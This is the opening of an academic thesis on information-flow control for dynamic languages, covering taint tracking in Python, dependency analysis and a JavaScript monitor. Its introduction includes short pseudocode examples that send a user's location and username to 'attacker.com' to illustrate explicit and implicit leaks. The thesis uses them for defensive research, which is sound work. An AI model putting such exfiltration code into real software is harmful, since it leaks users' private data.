Thesis for the Degree of Licentiate of Engineering

Information-Flow Tracking for Dynamic Languages

Luciano Bello

CHALMERS | GÖTEBORG UNIVERSITY

Department of Computer Science and Engineering
Chalmers University of Technology and Göteborg University
Göteborg, Sweden 2013

Information-Flow Tracking for Dynamic Languages
Luciano Bello

Technical Report 104L
ISSN 1652-876X
Department of Computer Science and Engineering
Research group: Language-based security

Department of Computer Science and Engineering
Chalmers University of Technology and Göteborg University
SE-412 96 Göteborg
Sweden
Telephone +46 (0)31-772 1000

Printed at Chalmers
Göteborg, Sweden 2013

Abstract

This thesis explores information-flow tracking technologies and their applicability on industrial-scale dynamic programming languages. We aim to narrow the gap between the need for flexibility in current dynamic languages and the solid well-studied mechanisms from academia. Instead of translating perfect sound theoretical results into a practical implementation, this thesis focuses on practical problems found in dynamic languages and, from them on, looks for the academic support to tackle them.

We investigate the compromise between security and flexibility for protecting confidentiality and integrity. Furthermore, using purely dynamic techniques, we implement our ideas to demonstrate their practicability.

On the integrity protection side, a taint mode for Python has been implemented. Thanks to the flexibility of this language, the implementation is shipped as a library, allowing it to be used in Cloud Computing environments.

On the confidentiality side, two works are presented which differ in their security property. On one hand, a dynamic dependency analysis is suggested as an alternative to flow-sensitive monitors. By relaxing the ambition of blocking every possible leak, we improve permissiveness, even for programming languages that support dynamic evaluation (such as the *eval* construct). On the other hand, a full JavaScript monitor was developed to enforce non-interference in the complex scenario of the web. This implementation allows us to explore the scalability boundaries of dynamic information-flow enforcements.

Acknowledgements

There are a lot of people who made this thesis possible. Many of them without even knowing it. In a nontraditional manner, I would like to mention them chronologically-ish.

My dad Alfredo (also known as *Viejo*) and my grandpa Domingo (also known as *Cocó* or *Mingo*) had a strong influence on my current devotion to solving problems and chasing knowledge. They taught me that intelligence has little to do with degrees but much more with imagination and ingenuity.

My very first experience with computers was probably through my mom Graciela (also known as *Madre*). She also made incredible efforts to breed the importance of knowing English into me as a tool to succeed in the modern world – a lesson that I learned too late. Although the result is not as good as it could have been, it was not because of her lack of insistence, but because of my stubbornness.

From my sister Patricia (also known as *Pato*) I learned to take things easily but with determination. Her family and friendship values are inspiring. She also shrinks the gap between Sweden and Argentina, by keeping me close to my nephews Gregorio and Teodoro. Those kids bring priceless happiness to my family and to me.

The unconditional love and encouragement from my family, despite the geographical distance, makes my life delightful and I am immensely grateful for that.

When I was finishing my degree, I met Santiago. From him I got infected with the idea of living abroad. Nowadays, he is a great travel excuse and I learned that friendship knows no borders.

In my scientific life, Maximiliano Bertacchini, Carlos Benitez and Verónica Estrada helped me with my first academic steps. More importantly, they gave me the first impressions of what it means to be a researcher.

Meeting Eduardo Bonelli was a huge leap forward in this process. He introduced me to the field of information-flow and he was probably the main reason why I ended up as a PhD candidate at Chalmers. His passion for learning and understanding as well as his methodical approaches have been a great influence. All my questions were met with great patience and clarity and there was always room for discussion.

Now in Sweden, I am incredible lucky to be supervised by Andrei Sabelfeld and Alejandro Russo. With different styles, they complement each other brilliantly well. They are a key element in this thesis and it is an honor to work with them. In each discussion they teach me, with humility and proficiency, how to think. They spoil me in such a way that, when I met students from other universities, they envy me when I told how I work with my supervisors. I feel glad to continue my PhD with their supervision, to keep on pushing science forward and to keep on provoking envy in others.

I also have to thank Daniel Hedin and Arnar Birgisson, my other coauthors for amazing discussions. They expand my horizon not only in the academic field, but also in my understanding of life in Sweden as well as its people. Thanks to them, as well as to other faculty members; they are not just colleges but also friends: Willard, Dave, Hiva, Pablo, Raúl, Ramona, Gerardo, Wolfgang and all my other adventure companions at Chalmers. They are invaluable elements of my educational and social life. I want to express *e*special thanks to Bart, my officemate, who deals daily with my broken English, my constant interruptions, my *pomodoros* and my terrible idea about the air refresher.

I would like to thank the Gimenez Bahl family – Emilio, Lucía (also known as *Lucho*), Matilde and Clarita – for making me feel that I can extend my family beyond blood boundaries.

Lastly, my gratitude to Melanie, who made these last months a great time in my life.

Contents

Introduction

Nowadays we trust technology to handle big and important parts of our life. On a daily basis, we enter our credit card numbers in web browsers, store our contacts' confidential information in mobile phones, and hospitals' computer system keep a detailed record about our health condition. Many systems require our personal information for providing us useful services.

Let us take the mobile phone application (app) Skype as an example. When this app is installed, the operating system will ask for certain permissions such as reading your contact list or accessing the Internet (see Figure 1). Once these permissions are granted, the application will be able to perform certain actions (like connecting to the Internet) and access certain information (like the address book). This way of managing permissions is called *Access Control* [14].



Fig. 1. Permissions required by Skype on Android

Access Control (AC) is the most popular way to protect the information confidentiality in a system: in order to access a resource or a piece of data permission need to be granted first. Under this scheme an app can either access or not access certain information. It is an all-or-nothing choice. Once the access is granted there is no further control over how that accessed information gets propagated.

AC is commonly used to protect the user's private information, but this might not be enough. After permissions are granted, the app is free to access private information and send it anywhere over the Internet. This might be as a consequence of an error or a vulnerability in the program, as well as a conscious intention of stealing that information. In the later case, we say that the program is *malicious*.

A promising way to tackle this problem is with *information-flow control*. This kind of control is a tracking mechanism where the user can administrate permissions by expressing more fine-grained policies than in AC. For example, we would like to express policies of the form: "I grant access to Skype for reading my address book but not to transmit that information over the Internet". Compare this statement with AC where the user is limited to say: "I allow Skype to read my address book and access the Internet". In other words, we would like to control how our private information flows in a system.

1 Information-Flow Control

The way information flows inside a computer program is determined by a set of instructions written in a programming language. These instructions take user inputs and modify the state of a memory or release some outputs (see Figure 2). It is then reasonable to focus on language-based techniques for information-flow security i.e. by analysing how a program is written, we want to understand how the information flows in it.



Fig. 2. Abstraction of a program

Information-flow tracking is a relatively well-studied problem [10] whose relevance was recently rediscovered as a consequence of new business models where third-party applications extend a product (e.g. apps extending the Android system) or situations where parts of the computation are delegated to a potentially untrusted component. There are other applications of information-flow control as explained in Section 3. Nevertheless, protecting confidentiality is one of the most popular uses.

In our example, we can understand some of the Skype permission requirements as *sources* of information (e.g. the address book) or *sinks*

of information (e.g. send something to certain server). We call them inputs and outputs respectively. Compare Figure 3 with the abstraction in Figure 2.

Fig. 3. Inputs and Outputs in Skype

Not all the inputs have the same level of secrecy. For example, your location might be secret while your username could be considered public. A similar situation happens with the outputs: it might be allowed to send certain information to the Skype server but not to other parties. The goal is to avoid that confidential inputs end up in outputs where an attacker can observe them. This notion is called *non-interference* [8, 11].

2 Confidentiality by Non-Interference

The inputs and outputs of a program are sometimes called sources and sinks respectively and they can be seen as communication channels. If they involve confidential information they are called *high* channels as opposed to those which treat purely public information, which are called *low* channels.

The goal of non-interference is clear: to avoid leaks of confidential information. A leak happens when an observer of the low output can learn something about a high input. The low output observer can be a remote attacker, a malicious component of the system, malware, or any other way to spy on confidential data.



Fig. 4. Non-interference: low outputs should not depend on high inputs

It is possible to have more than two levels of confidentiality. Imagine a situation where information is categorized as top secret, classified or

public. In this case, there are three levels of observers – one for each different category. Other more complex set-ups are also possible. Without loss of generality, two levels (high and low) are enough to illustrate most of the examples in this thesis.

Non-interference can be intuitively defined as follows: An observer does not learn any information about the high inputs by observing the low outputs. More abstractly, we want to avoid that high inputs interfere with low outputs (see Figure 4)

Typically, output channels represent messages emitted by the program. Note that these channels can be anything observable by an attacker such as the machine's temperature or power consumption. Even the fact that a program terminates can be used as a communication channel. These nonconventional manners to revel information are called *covert channels* [15].

In this work, we ignore covert channels and we focus on *termination-insensitive non-interference* [23]. This notion is useful under some assumptions about the capabilities of the attacker, e.g. she can not observe if a program terminates or not. This is why it is important to define an *attacker model*.

When a security mechanism is designed, it is important to specify against which kinds of attacks we want to be protected against. We need to define the attacker model: how powerful the attacker is, which elements she can control, which types of channel she can observe, and the like. In some cases, the attacker can run the program as many time as she wants. Or she might have control over the environment in which the application is running. Some scenarios allow the attacker to inject untrusted code in trusted programs, e.g. a website including third-party JavaScript. In other cases, the attacker has only control on the inputs and not the code.

In the first paper in this thesis, the attacker can only control the input of the program. The goal is to protect the integrity of the information. The attacker model for the last two papers considers the analysed code as malicious and assumes it is written by the attacker in order to gain knowledge about secret values. Their aim is to protect the confidentiality of those values.

3 The integrity counterpart

One of the possible scenarios for information-flow analysis is integrity checking. When an input is coming from the external world, it might be malicious and specially crafted to exploit the application or its users. The aim is to avoid using these potentially malicious inputs in critical function calls.

Biba [4] noticed that integrity is the dual to confidentiality: untrusted (high) inputs should not end up in sensitive (low) sinks. When an information-flow mechanism is enforcing confidentiality, it tracks the secrets up to the outputs. When integrity is enforced, the untrusted data is tracked up to sensitive functions which can be exploited if they are called with malicious parameters.

In confidentiality, it is possible to lower the secrecy label of data by declassifying it. The integrity equivalent is sanitization: increasing the trust in external inputs because they have been checked or modified to be safely used in sensitive sinks.

For the purpose of this thesis, this duality is useful. It is important to mention that there is work [6] where subtle differences between confidentiality and integrity treatment are identified.

4 Elements of an Enforcement Mechanism

In order to enforce a property (e.g. non-interference) it is necessary to design a mechanism to accept the programs for which the property holds and to reject those ones for which it does not. Intuitively, we say an enforcement is *sound* if there is no way to write a program that is able to leak confidential information and is accepted by the enforcement. The converse is completeness: if a program is secure, a *complete* enforcement will accept it. This last concept can also be refereed to as the permissiveness of a program. In general, it is not possible to construct a totally sound and totally complete analysis for non-interference (see e.g. [21]). A compromise is needed. In the extremes of this compromise it is possible to imagine enforcement mechanisms rejecting every program as potentially insecure, being totally sound but also totally incomplete. On the antipode, if there is no enforcement at all, every program can be executed at the cost of having no soundness.

In order to understand the interplay between soundness and completeness and to place this thesis in perspective, it is necessary to give a primer on information-flow enforcement mechanisms.

4.1 Implicit and Explicit flows

We continue with the example of the Skype app. The purpose of the application is to to allow users to communicate (by voice and text messages). For that, authentication (i.e. username and password) is required as well as access to some information services from the phone, like the location service and Internet connection. Some input information can be considered public, such as the username, but some other should be considered confidential, like the password or the user's location. In this

scenario, we want to protect that confidential information from being leaked to some sensitive sink, like untrusted servers.

Imagine that the Skype app includes the following snippet somewhere in its code:

```
H = read(yourLocation)
U = read(yourUsername)
send('$U is in $H!','attacker.com')
```

In this piece of code, the string sent to the attacker's servers includes user's secrets. This kind of leaks are called *explicit* [10]. High information is sent explicitly to a low sink.

In contrast, the following way to leak the user's position is not explicit but *implicit* [10]: the string to send does not include explicitly secret information, but the control structure of the program is used to learn something about it.

```
1 H = read(yourLocation)
2 U = read(yourUsername)
3 if ( H == 'Sweden' ) then
4 {
5   send('$U is in Sweden!','attacker.com')
6 } else {
7   send('$U is not in Sweden!','attacker.com')
8 }
```

These leaks might look not so dangerous, since the branch structure gives the appearance of leaking only one bit at the time. However, they are particularly relevant in scenarios where the attacker has some knowledge or control over the source code under analysis, Hence, it is possible to amplify the leak, for example by wrapping the implicit flows in a loop, and drain the whole secret [20]. It is crucial to detect implicit leaks in order to preserve soundness. This is inherently complex, especially in the context of modern programming languages.

In general, enforcement mechanisms include the notion of the *program counter* label (pc) [10] to capture these flows. When the branch point in line 3 is reached, the pc is increased to the secrecy label of the guard. In this case, since `H` is high, the pc is set to high. The branch is now executed within high context, meaning that all the side-effects (i.e. changes in the memory or outputs) depend on a secret branching. In this way, it is possible to prohibit the use of the `send` command when it tries to send information to a low sink in a high context.

4.2 Static and Dynamic

Enforcement mechanisms for information-flow analysis can be divided in two big groups: static and dynamic analyses. The first one, typically in

a form of a type system, checks the program before running. In a dynamic approach the enforcement is monitored at runtime and therefore has a performance penalty. However, since the state of the heap is known, they are often more complete than static enforcement mechanisms. In a purely dynamic analysis, only one trace of the program is checked and code which was not in the execution trace is ignored.

In contrast, a static enforcement reasons about all the possible runs and it is free of any runtime overhead. The downside of these analyses is that they typically need to perform conservative abstractions; resulting in the rejection of some secure programs.

In the quest for combining the merits of both approaches, hybrid mechanisms are sometimes used [7, 16, 17]. For example, a static mechanism inserts additional annotations during compilation, which can then be checked at runtime. Or the other way, a dynamic monitor may perform some static analyses of the non-taken branches during the program execution.

4.3 Flow sensitivity

Another, orthogonal, way to separate enforcement mechanisms is by flow-sensitivity [13]. In a flow-insensitive enforcement, a variable is labeled with a particular confidentiality level which does not change during the whole analysis of the program. In flow-sensitive analyses such variations are allowed.

Flow-sensitive analyses might provide more opportunities to accept programs than their flow-insensitive counterparts, depending on how the analysed program was written. For example, the following program is secure since the variable `H` is overwritten with a constant string and no leak occurs.

```
H = read(yourLocation)
U = read(yourUsername)
H = "Planet Earth"
send('$U is in $H!','attacker.com')
```

A flow-insensitive analysis would reject this program, even when the label of the constant `Planet Earth` is low. The variable `H` would be confidential during all the computation. Either the label is high, and the flow-insensitive analyses rejects the program because of the send command, or the label is low, in which case the program is rejected because of the first assignment.

5 Trade-off of the analyses

The need to capture implicit flows makes information-flow control complex, but critical if the attacker is able to write the analysed programs.

The idea of leaking though the control-flow of the program is tightly connected with the flow-sensitivity and dynamism concepts:
On the flow-insensitive side, dynamic enforcements are preferred over static enforcements: It has been shown that purely flow-insensitive dynamic information-flow monitors are more permissive than traditional flow-insensitive static analyses, while they both enforce termination-insensitive non-interference [22].
In the static world, flow-sensitive mechanisms are preferred over flow-insensitive mechanisms: Hunt and Sands [13] proved that flow-sensitive analyses accept more programs than flow-insensitive analyses without losing soundness.

Intuition might tell us that a dynamic flow-sensitivity enforcement is a good combination (see Figure 5). However, such an enforcement mechanism is not straightforward. It is possible for malicious code to exploit the flow-sensitivity of naive purely-dynamic monitors and, in order to preserve soundness, these monitors become particular restrictive [2, 3]. As a consequence, there are secure programs that can be rejected by static analysis and accepted by dynamic monitors (e.g. insecurities in dead code or due to mutually excluded branches). The other way around, sound flow-sensitivity monitors sometimes stop the execution prematurely, since they do not have a concept of the program as a whole, introducing permissiveness problems that are well treated by static analyses. These situations are discussed in more detail in [19, 22] and in Section 1 of Paper two.



Fig. 5. Solid arrows mean *more permissive than* and dashed lines mean *incomparable*.

6 The challenge of dynamic languages

A lot of work has been published on information-flow control. The scientific community increased their understanding about its advantages

and limitations. Unfortunately, industry is slow in adopting these findings. This might be one of the main challenges faced by information-flow enforcements: their applicability to industrial-scale languages and scenarios.

On the one hand, most of the long-standing methods to track the information flow in programs for security goals tend to be impractically conservative. On the other hand, modern languages fundamentally widely differ from the toy *while* languages often used in academic papers. This is especially true for dynamic languages (like scripting languages).

A dynamic language is often characterized by certain features, such as runtime code evaluation (eval), runtime object manipulation, runtime redefinitions and dynamic typing. This allows for more flexibility during the development stage. According to the TIOBE index [1], dynamic languages have gained in popularity over the last years.

To avoid impractical restrictions, programs written in dynamic languages need to be analysed by flow-sensitivity dynamic analysers. A static analysis requires many over-approximations to capture every possible heap. Since it is rather normal in dynamic languages to deal with data structures (such as arrays or objects) and functions that are redefined at runtime, the static approximations make the approach impractical. A dynamic approach is more precise, because the state of the memory is know at runtime.

Consider the following simple example with array operations:

```
i := f()
a[i] := H
output(a[0])
```

A static analyses needs to know the result of calling the function `f` in order to propagate the high label properly. Otherwise, its only solution is to consider all elements in the array as high and block the output. A dynamic enforcement, on the other hand, knows the value of `i` and propagates the high label more precisely. Many similar situations with other data structures (like objects) have similar problems. Some of these issues are discussed in Section 3 of Paper three.

In the previous section, we introduced the complexities arising from flow-sensitive dynamic analyses. These complexities cannot be circumvent. Analysing dynamic programs with decent precision is inherently hard, especially when soundness is required.

7 Thesis contributions

With the goal of approaching real-world dynamic languages from the information flow perspective, this thesis focuses on dynamic language-based analyses. Given the nature of dynamic industrial-scale languages,

a realistic approach to analyse them needs to consider the following features:

Dynamic enforcement , to enforce properties on the heap of a program which heavily uses dynamic features.

Flow-sensitivity , to improve the permissiveness of legacy code, as well as variable reuse.

A compromise between security and flexibility , since full non-interference is not always needed or practical

The three papers included in this thesis try to reduce the gap between real-world applications and the well-established knowledge about information-flow tracking. Nevertheless, their approaches are different, depending on the considered scenario.

The following subsections summarise the papers, followed by a relative comparison.

7.1 Taint mode for cloud web application

In *Paper one* a taint mode library for the Python Google App Engine is presented.

Google App Engine is a platform to deploy web applications in the Google cloud infrastructure. Users of this platform can write web applications in Python, Java, Go or PHP and use many available web frameworks including Django, a popular web framework for Python. The Google cloud provides services like automatic scalability, high availability storage and APIs for many Google services.

These web applications are, as any other web application, susceptible to injection attacks like SQL injections and cross-site scripting (XSS). In this situation, the attacker has control over some inputs and the developer wants to avoid using those inputs in sensitive sinks without proper sanitization. In the case of SQL injections, the sinks are strings used in queries; For XSS attacks, such sinks are response pages sent back to the client. One suitable technique to detect and prevent these vulnerabilities is taint mode. Python has no built-in taint mode as opposed to languages such as Perl or Ruby.

Under taint mode, all or some of the inputs to a program are considered untrusted and therefore, tainted. This tainted information is tracked when it propagates through explicit flows, i.e. when tainted data is mixed with untainted information, the result is tainted. Thus, when a tainted object reaches a defined sensitive sink without proper sanitization, an alarm is raised. Sanitization functions are in charge of checking or modifying a piece of information to ensure that it can be safely sent to a sensitive sink. Therefore, when tainted information goes through a function defined as a sanitizer, the taint is removed. If only information without taints is used in sensitive sinks, the operation is safe.

We implemented a taint mode as a library for web applications written in Python for Google App Engine. It requires minimum modifications to be integrated in existent code. By just importing the library, all the inputs that can be manipulated by the web client are tainted. These taints are tracked all across the web framework, its database storage and the web application itself. In the configuration of the library it is possible to define the sanitization functions. If those taints end up in specific sinks, like a query string, without passing through the corresponding sanitization function, an exception is triggered and the program stops. Similarly, it is possible to prevent XSS attacks. When the application generates a response to a client request, the library checks, before sending the response, that the response does not include any tainted substring.

Since the application is running in an environment where it is not possible to change the interpreter, we wrote a library to implement the taint tracking mechanism. The library tracks the taints even through the persistent storage and opaque objects. It also includes very flexible ways to define sanitization policies.

Statement of contribution The paper is co-authored with Alejandro Russo. Luciano Bello wrote the implementation based on previous efforts from Conti [9]. Both authors contribute equally providing ideas and writing the paper.

This paper has been published in the proceedings of ACM SIGPLAN Workshop on Programming Languages and Analysis for Security (PLAS 2012).

7.2 Dynamic inlining to track dependencies

In *Paper two* a dynamic dependency analysis is explored as an alternative to flow-sensitive monitors.

Shroff et al. [24] developed a dependency tracking theory for a lambda calculus which we recast to a simple imperative language. In each run, when different branches are taken, a dependency graphs is extended by building up traces. This graph persists among runs and is a representation of the implicit flows in a program. In this way, initial runs might leak via control flow, but this insecurity will eventually get closed in subsequent runs. This is called *delayed leak detection* [24].

We introduce on-the-fly inlining mechanisms to deal with runtime code evaluation (i.e. eval). The inlining transformation enforces this property and we define and prove its correctness.

Even though this property is not as strong as non-interference, it is less conservative and might be suitable for some scenarios, like code running centrally in a server. The first request might leak some information, but each leak will capture more dependencies among program points. Eventually, no more leaks are possible and the analysis converges to

soundness. Unlike static analyses, the enforcement rejects only insecure runs and not the entire program, improving permissiveness.

Statement of contribution The paper is co-authored with Eduardo Bonelli. Luciano Bello wrote a prototype implementation for a Python subset and contributed to some proofs. Both authors contribute equally providing ideas and writing the paper.

This paper has been published in the proceedings of the 8th International Workshop on Formal Aspects of Security & Trust (FAST2011).

7.3 A monitor for JavaScript

In *Paper three* an information-flow monitor for full JavaScript, called JSFlow, is presented.

The web browser is one of the classical scenarios where information-flow control is desired, since confidential elements (such as cookies) coexist with potentially dishonest code. When any modern web page is visited, JavaScript code is downloaded and executed to give dynamism to the page. This code might come from many sources, including third-parties or even a malicious attacker. For example, in the case of a session hijacking exploitation, an attacker might use a XSS vulnerability, using JavaScript, to send the session cookie to her server. Information-flow analysis can be used to track the cookie (as high information) and prevent it from leaking to any other server

Addressing information flows in JavaScript received a lot of attention over the years but previous attempts (e.g. [18, 26]) often met difficulties resulting from the extremely dynamic nature of the language. As a result, their focus is breadth: trying to enforce simple policies on thousands of pages. Instead, our work focuses on obtaining a deep understanding of JavaScript's dynamic features. We investigate the suitability of sound dynamic information-flow control in the context of JavaScript code in the context of real web pages and popular libraries (such as jQuery). For that, we have developed JSFlow.

JSFlow is the first implementation of a dynamic monitor for full JavaScript with support for standard APIs like the DOM. The core model from Hedin and Sabelfeld [12] has been extended and implemented as a meta-circular interpreter. This means it is written in JavaScript itself, allowing to be used as a Firefox extension, called *Snowfox*, and it can also run on top of *node.js*.

Using JSFlow, we performed some empirical practical studies to identify scalability issues in purely dynamic monitors. We discover that this kind of monitors perform reasonably well but, in some specific cases, annotations are needed to improve permissiveness in legacy code.

Statement of contribution The paper is co-authored with Daniel Hedin, Arnar Birgisson and Andrei Sabelfeld. Luciano Bello contributed with

part of the tool development. All authors contribute equally to writing the paper.

7.4 Relative comparison

A summary comparing these works can be found on page 14. Each paper is focused on different mechanisms for information-flow tracking in dynamic languages. They are ordered by increasing strength of the formal property they enforce (row 1).

Taint analysis enforces a condition similar to *weak secrecy*, formally defined by Volpano [25], where the effect of branching is ignored (row 6, consider `output` as the sensitive sink). Our taint mode includes the notion of sanitization, which is not mentioned by Volpano. Thus, it is only focused on detecting explicit flows (row 5), while the two other techniques have the additional complexity of handling implicit flows (row 6). However, since the goal of this analysis is to protect the integrity of data (row 2) from an attacker who can only manipulate the input (row 4), the approach is realistic and useful.

The other two works focus on the protection of the information confidentiality manipulated by potentially malicious code. Implicit flows are important in these scenarios and have to be tracked. Both enforcement mechanisms are designed for that, but with inherit differences.

In the work calculating dependencies dynamically, the implicit flows are captured as part of a dependency graph, i.e. the side-effects on a branch depend on the guard. After consecutive runs, more branches are explored and more dependencies are detected. Notice that the code under analysis should not change, otherwise the computation of the dependencies needs to be restarted (row 4). Therefore, the technique is not suitable for a situation where the attacker can change the code in every run, like in some XSS scenarios. Nevertheless it is useful when the same code is run many times, ideally with different secret inputs. With different inputs, different branches are taken and the dependency graph will converge quickly, reducing the number of leaks. If the dependency graph manages to capture all the dependencies, the mechanism is sound with respect to non-interference [24].

The main problem with this method is that it might leak during initial runs, while the dependencies graph is still expanding. The example in row 7 illustrates the case where the dynamic dependency calculation requires more than one run to detect the leak. This example of an insecure program is captured by our dynamic information-flow control from the last paper. This last technique is based on the notion of *non-sensitive upgrade* [2], i.e. public variables cannot change their security level on secret control context. In this case, when `tmp1` or `tmp2` are updated under high context, the execution is stopped.

		Paper **one**	Paper **two**	Paper **three**
		Taint analysis	Dynamic Dependency Calculation	Dynamic Information-Flow Control
1.	Security property	(weak secrecy)	delayed leak detection	non-interference
2.	Aspect to protect	integrity	confidentiality	confidentiality
3.	Flow available to detect	explicit only	explicit and implicit on the run branch	explicit and implicit
4.	Attacker model	malicious input	static malicious code	any malicious code
5.	`L := H` `output(L)`	insecurity detected	insecurity detected	insecurity detected

6.	`if H then L := 1`
	`  else L := 0`
	`output(L)`
		insecurity not detected	insecurity detected	insecurity detected

7.	`tmp1 := 1; tmp2 := 1`
	`if H then tmp1 := 0`
	`  else tmp2 := 0`
	`if tmp1 then L := 0`
	`if tmp2 then L := 1`
	`output(L)`
		insecurity not detected	insecurity not detected in one run	insecurity detected

8.	`if H then L := 1`
	`  else L := 0`
	`output(0)`
		secure and allowed	secure and allowed	secure and rejected (allowed with annotations)

The soundness of this information-flow monitor is not for free. If the side effects in the branches are not observable by the attacker (like in the example in row 8), the enforcement conservatively rejects the program. The dependency calculation, on the other hand, detects that the output does not depend on high secrets, since it has a more global vision of the program.

In the case studies in the third paper we detected some permissiveness problems in benign JavaScript code in the wild. It is possible to circumvent these problem with annotations. Before the branching point `L` has to be upgraded to secret. Thus, the update in the secret context is allowed and the computation does not stop. Birgisson et al. [5] explore the possibility of injecting these annotations automatically based on test runs.

The annotations can be seen as the accumulation of knowledge of the taken branches for other runs, similar to the way in which the dependency graph from the second paper works. In this way, it is possible to increase soundness while being permissive by keeping this knowledge among runs. Conversely, it is possible to increase permissiveness while keeping the soundness as in the last approach.

References

1. Tiobe index. `http://www.tiobe.com/index.php/content/paperinfo/tpci/index.html`.
2. Austin, T. H., and Flanagan, C. Efficient purely-dynamic information flow analysis. *SIGPLAN Not. 44* (December 2009), 20–31.
3. Austin, T. H., and Flanagan, C. Permissive dynamic information flow analysis. In *Proceedings of the 5th ACM SIGPLAN Workshop on Programming Languages and Analysis for Security* (2010), PLAS '10, ACM, pp. 3:1–3:12.
4. Biba, K. J. Integrity considerations for secure computer systems. Tech. Rep. ESD-TR-76-372, USAF Electronic Systems Division, apr 1977. (Also available through National Technical Information Service, Springfield Va., NTIS AD-A039324.).
5. Birgisson, A., Hedin, D., and Sabelfeld, A. Boosting the permissiveness of dynamic information-flow tracking by testing. In *ESORICS* (2012), pp. 55–72.
6. Birgisson, A., Russo, A., and Sabelfeld, A. Unifying facets of information integrity. In *Proceedings of the 6th International Conference on Information Systems Security* (2010), ICISS'10, Springer-Verlag.
7. Chugh, R., Meister, J. A., Jhala, R., and Lerner, S. Staged information flow for javascript. In *SIGPLAN Conference on Programming Language Design and Implementation* (2009), pp. 50–62.
8. Cohen, E. S. Information transmission in computational systems. *ACM SIGOPS Operating Systems Review 11*, 5 (1977), 133–139.
9. Conti, J. J., and Russo, A. A taint mode for Python via a library. In *OWASP AppSec Research 2010. Invited paper to NORDSEC 2010* (2010), LNCS.
10. Denning, D. E., and Denning, P. J. Certification of programs for secure information flow. *Communications of The ACM 20* (1977), 504–513.

11. GOGUEN, J. A., AND MESEGUER, J. Security policies and security models. In *SSP* (apr 1982), pp. 11–20.
12. HEDIN, D., AND SABELFELD, A. Information-flow security for a core of JavaScript. In *CSF* (jun 2012), pp. 3–18.
13. HUNT, S., AND SANDS, D. On flow-sensitive security types. In *POPL* (2006), pp. 79–90.
14. LAMPSON, B. W. Protection. In *Proc. Princeton Symp. on Information Sciences and Systems* (mar 1971), pp. 437–443. Reprinted in *Operating Systems Review*, vol. 8, no. 1, pp. 18–24, Jan. 1974.
15. LAMPSON, B. W. A note on the confinement problem. *Commun. ACM 16*, 10 (1973).
16. LE GUERNIC, G. Automaton-based confidentiality monitoring of concurrent programs. In *CSF* (jul 2007), pp. 218–232.
17. LE GUERNIC, G., BANERJEE, A., JENSEN, T., AND SCHMIDT, D. Automata-based Confidentiality Monitoring. In *ASIAN*, LNCS, pp. 75–89.
18. MAGAZINIUS, J., ASKAROV, A., AND SABELFELD, A. A lattice-based approach to mashup security. In *Proc. ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (apr 2010).
19. RUSSO, A., AND SABELFELD, A. Dynamic vs. static flow-sensitive security analysis. In *Proceedings of the 2010 23rd IEEE Computer Security Foundations Symposium* (2010), CSF '10, IEEE Computer Society, pp. 186–199.
20. RUSSO, A., SABELFELD, A., AND LI, K. Implicit flows in malicious and nonmalicious code. *2009 Marktoberdorf Summer School (IOS Press)* (2009).
21. SABELFELD, A., AND MYERS, A. C. Language-based information-flow security. *IEEE J. Selected Areas in Communications 21*, 1 (jan 2003), 5–19.
22. SABELFELD, A., AND RUSSO, A. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics* (June 2009).
23. SABELFELD, A., AND SANDS, D. A per model of secure information flow in sequential programs. In *ESOP* (mar 1999), vol. 1576 of *LNCS*, SV, pp. 40–58.
24. SHROFF, P., SMITH, S., AND THOBER, M. Dynamic dependency monitoring to secure information flow. In *Proceedings of the 20th IEEE Computer Security Foundations Symposium* (2007), IEEE Computer Society, pp. 203–217.
25. VOLPANO, D. Safety versus secrecy. In *SAS* (sep 1999), vol. 1694 of *LNCS*, SV, pp. 303–311.
26. YANG, E., STEFAN, D., MITCHELL, J., MAZIÈRES, D., MARCHENKO, P., AND KARP, B. Toward principled browser security. In *Proc. of USENIX workshop on Hot Topics in Operating Systems (HotOS)* (2013).

Paper **one**

Towards a Taint Mode for Cloud Computing Web Applications

Luciano Bello and Alejandro Russo

Cloud computing is generally understood as the distribution of data and computations over the Internet. Over the past years, there has been a steep increase in web sites using this technology. Unfortunately, those web sites are not exempted from injection flaws and cross-site scripting, two of the most common security risks in web applications. Taint analysis is an automatic approach to detect vulnerabilities. Cloud computing platforms possess several features that, while facilitating the development of web applications, make it difficult to apply off-the-shelf taint analysis techniques. More specifically, several of the existing taint analysis techniques do not deal with persistent storage (e.g. object datastores), opaque objects (objects whose implementation cannot be accessed and thus tracking tainted data becomes a challenge), or a rich set of security policies (e.g. forcing a specific order of sanitizers to be applied). We propose a taint analysis for cloud computing web applications that consider these aspects. Rather than modifying interpreters or compilers, we provide taint analysis via a Python library for the cloud computing platform Google App Engine (GAE). To evaluate the use of our library, we harden an existing GAE web application against cross-site scripting attacks.

Proceedings of the 7th Workshop on Programming Languages and Analysis for Security ACM New York, NY, USA, 2012

1 Introduction

